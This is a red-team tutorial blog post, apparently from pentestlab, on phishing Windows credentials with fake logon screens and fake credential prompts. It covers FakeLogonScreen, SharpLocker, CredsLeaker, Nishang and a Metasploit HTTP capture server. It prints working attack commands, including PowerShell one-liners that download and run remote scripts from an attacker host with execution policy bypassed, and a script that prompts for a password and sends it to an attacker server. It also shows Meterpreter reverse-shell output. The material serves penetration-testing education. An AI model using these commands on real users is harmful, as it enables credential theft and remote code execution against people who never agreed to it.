Phishing Windows Credentials

pentestlab.blog/category/red-team/page/38

March 2, 2020

It is very common in Windows environments when programs are executed to require from the user to enter his domain credentials for authentication like Outlook, authorization of elevation of privileges (User Account Control) or simply when Windows are inactive (Lock Screen). Mimic this behavior of Windows can lead to harvest credentials of Windows users that could be used for lateral movement during red team assessments. This technique can be useful when initial foothold has been achieved on the system and credentials of the user cannot be discovered by alternative methods.


C#

Modern red teaming technique require tradecraft to be based in C# language since it allows in-memory execution by various frameworks such as Cobalt Strike, Covenant etc. The FakeLogonScreen is a Windows utility that was developed in C# by Arris Huijgen that will mimic Windows logon screen in an attempt to obtain the password of the current user.

```
[*] Started reverse TCP handler on 10.0.0.13:4444
[*] Sending stage (206403 bytes) to 10.0.0.11
[*] Meterpreter session 8 opened (10.0.0.13:4444 → 10.0.0.11:62990) at 2020-02-24 07:17:
36 -0500

meterpreter > shell
Process 984 created.
Channel 1 created.
Microsoft Windows [Version 10.0.18362.175]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Users\pentestlab.PENTESTLAB\Desktop>FakeLogonScreen.exe
FakeLogonScreen.exe

C:\Users\pentestlab.PENTESTLAB\Desktop>
```

FakdLogonScreen

The tool has the ability to show the background that is currently configured in order to reduce the risk of security conscious users to spot this malicious operation.



Windows Fake Logon Screen

When the user enter his password on the fake logon screen it will perform a validation against the Active Directory or locally to ensure that the password is correct. The password will be displayed in the console.

```
C:\Users\pentestlab.PENTESTLAB\Desktop>FakeLogonScreen.exe
FakeLogonScreen.exe

C:\Users\pentestlab.PENTESTLAB\Desktop>P
P
Pa
Pas
Pass
Passw
Passwo
Passwor
Password
Password1
Password12
Password123
pentestlab: Password123 ⟶ Correct
Password123
```

Fake Logon Screen – Credentials


There is also a secondary binary which is part of the project and stores the credentials to a file (user.db) on local disk. Specifically executing the following will read the file that contains the credentials of the domain user.

```
type C:\Users\pentestlab.PENTESTLAB\AppData\Local\Microsoft\user.db
```

```
C:\Users\pentestlab.PENTESTLAB\Desktop>P
P
Pa
Pas
Pass
Passwo
Passwo
Passwor
Password
Password1
Password12
Password123
pentestlab: Password123 ⟶ Correct
Output written to C:\Users\pentestlab.PENTESTLAB\AppData\Local\Microsoft\user.db
Password123


C:\Users\pentestlab.PENTESTLAB\Desktop>type C:\Users\pentestlab.PENTESTLAB\AppData\Local\
Microsoft\user.db
type C:\Users\pentestlab.PENTESTLAB\AppData\Local\Microsoft\user.db

pentestlab: Password123 ⟶ Correct

C:\Users\pentestlab.PENTESTLAB\Desktop>
```


Fake Logon Screen – Credentials Stored

A similar assembly binary called SharpLocker was developed by Matt Pickford that upon execution will show a fake logon screen to the user.



SharpLocker – Lock Screen

Every single keystroke will be captured on the console until the password of the user is fully uncovered.



SharpLocker – Password


PowerShell

Windows security input prompts are very common since applications in corporate environments might ask the users in regular basis to authenticate. Microsoft outlook is one product that performs this request for credentials often in a domain environment. A tool that attempts to mimic a Windows security prompt is CredsLeaker which requires a web server to store the necessary files that will read the credentials and write them in a text file and PowerShell to invoke the HTTP request. The PowerShell commands can be executed directly from a BAT file.

`run.bat`

CredsLeaker – HTTP Delivery


Prior to execution of the BAT file information on the project files should be modified to target the web server that stores the configuration, PHP and PowerShell files. When the BAT file is executed a Windows security popup will displayed to the user.



Input Prompt – CredsLeaker

The tool performs validation against the credentials and the popup will only disappear if supplied credentials are correct. The Domain, the host name, username and password will be written into the following location.

`/var/www/html/creds.txt`




CredsLeaker – Credentials

Matt Nelson developed a PowerShell script which will spawn an input prompt with capability to check if the credentials are valid as otherwise the prompt is not closing. The script can be executed from a remote location and the credentials will displayed in the console.

```
powershell.exe -ep Bypass -c IEX ((New-Object
Net.WebClient).DownloadString('http://10.0.0.13/tmp/Invoke-LoginPrompt.ps1'));
Invoke-LoginPrompt
```


Windows Input Prompt – PowerShell

Nishang framework also contains a PowerShell script that could be used to create a fake input prompt in order to harvest windows credentials.




PowerShell – Invoke-CredentialsPhish

The input prompt will contain a message to the user that credentials are required to perform this operation. More security aware users might identify that something has been executed on the background but this is not fully applied to all the corporate users.



Invoke-CredentialsPhish – Input Prompt


When credentials of the users are entered into the Windows box these will displayed back to the console.



PowerShell – Invoke-CredentialsPhish

Alternatively the script could be executed from a remote location to evade detection.

```
powershell.exe -ep Bypass -c IEX ((New-Object
Net.WebClient).DownloadString('http://10.0.0.13/tmp/Invoke-
CredentialsPhish/ps1')); Invoke-CredentialsPhish
```



Shell – Invoke-CredentialsPhish

Rob Fuller introduced in his blog the attack of capturing Windows credentials using a Metasploit module and PowerShell. Metasploit Framework contains modules which can capture credentials over various protocols (FTP, SMB HTTP etc.).The following module

can be used in order to set up a basic HTTP server that will require authentication.

```
use auxiliary/server/capture/http_basic
set URIPATH /
```

PowerShell can be used to deploy the attack of phishing windows credentials by creating an input prompt and use the credentials to initiate an HTTP request to the Metasploit server so the credentials could be captured.

```
$cred = $host.ui.promptforcredential('Failed Authentication','',
[Environment]::UserDomainName + "\" + [Environment]::UserName,
[Environment]::UserDomainName);
[System.Net.ServicePointManager]::ServerCertificateValidationCallback = {$true};
$wc = new-object net.webclient;
$wc.Headers.Add("User-Agent","Wget/1.9+cvs-stable (Red Hat modified)");
$wc.Proxy = [System.Net.WebRequest]::DefaultWebProxy;
$wc.Proxy.Credentials = [System.Net.CredentialCache]::DefaultNetworkCredentials;
$wc.credentials = new-object system.net.networkcredential($cred.username,
$cred.getnetworkcredential().password, '');
$result = $wc.downloadstring('http://10.0.0.13/');
```


The arbitrary input prompt needs to use UTF-16LE character encoding and converted to Base64.

```
cat popup.txt | iconv -t UTF-16LE
cat popup.txt | iconv -t UTF-16LE | base64 -w0
```

PowerShell – Input Prompt

Executing the following from a Windows command prompt or a shell will display to the user the fake windows input prompt.

```
powershell.exe -ep bypass -enc <base64>
```



Login Screen – PowerShell

The Metasploit module will obtain the request with the credentials.


```
#< CLIXML
[*] Sending 401 to client 10.0.0.11
[+] HTTP Basic Auth LOGIN 10.0.0.11 "PENTESTLAB\pentestlab:Password123" / /
[*] Sending 401 to client 10.0.0.11
<Objs Version="1.1.0.1" xmlns="http://schemas.microsoft.com/powershell/2004/04"><Obj S="p
rogress" RefId="0"><TN RefId="0"><T>System.Management.Automation.PSCustomObject</T><T>Sys
tem.Object</T></TN><MS><I64 N="SourceId">1</I64><PR N="Record"><AV>Preparing modules for
first use.</AV><AI>0</AI><Nil /><PI>-1</PI><PC>-1</PC><T>Completed</T><SR>-1</SR><SD> </S
D></PR></MS></Obj><S S="Error">Exception calling "DownloadString" with "1" argument(s): "
The remote server returned an error: (404) Not Found."_x000D__x000A_</S><S S="Error">At l
ine:7 char:1_x000D__x000A_</S><S S="Error">+ $result = $wc.downloadstring('http://10.0.0.
13/');_x000D__x000A_</S><S S="Error">+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~_
x000D__x000A_</S><S S="Error">    + CategoryInfo          : NotSpecified: (:) [], MethodI
nvocationException_x000D__x000A_</S><S S="Error">    + FullyQualifiedErrorId : WebExcepti
on_x000D__x000A_</S><S S="Error"> _x000D__x000A_</S></Objs>
C:\Users\pentestlab.PENTESTLAB\Desktop>[*] Sending 401 to client 10.0.0.11
```

Metasploit HTTP Server – Capture Authentication

Metasploit

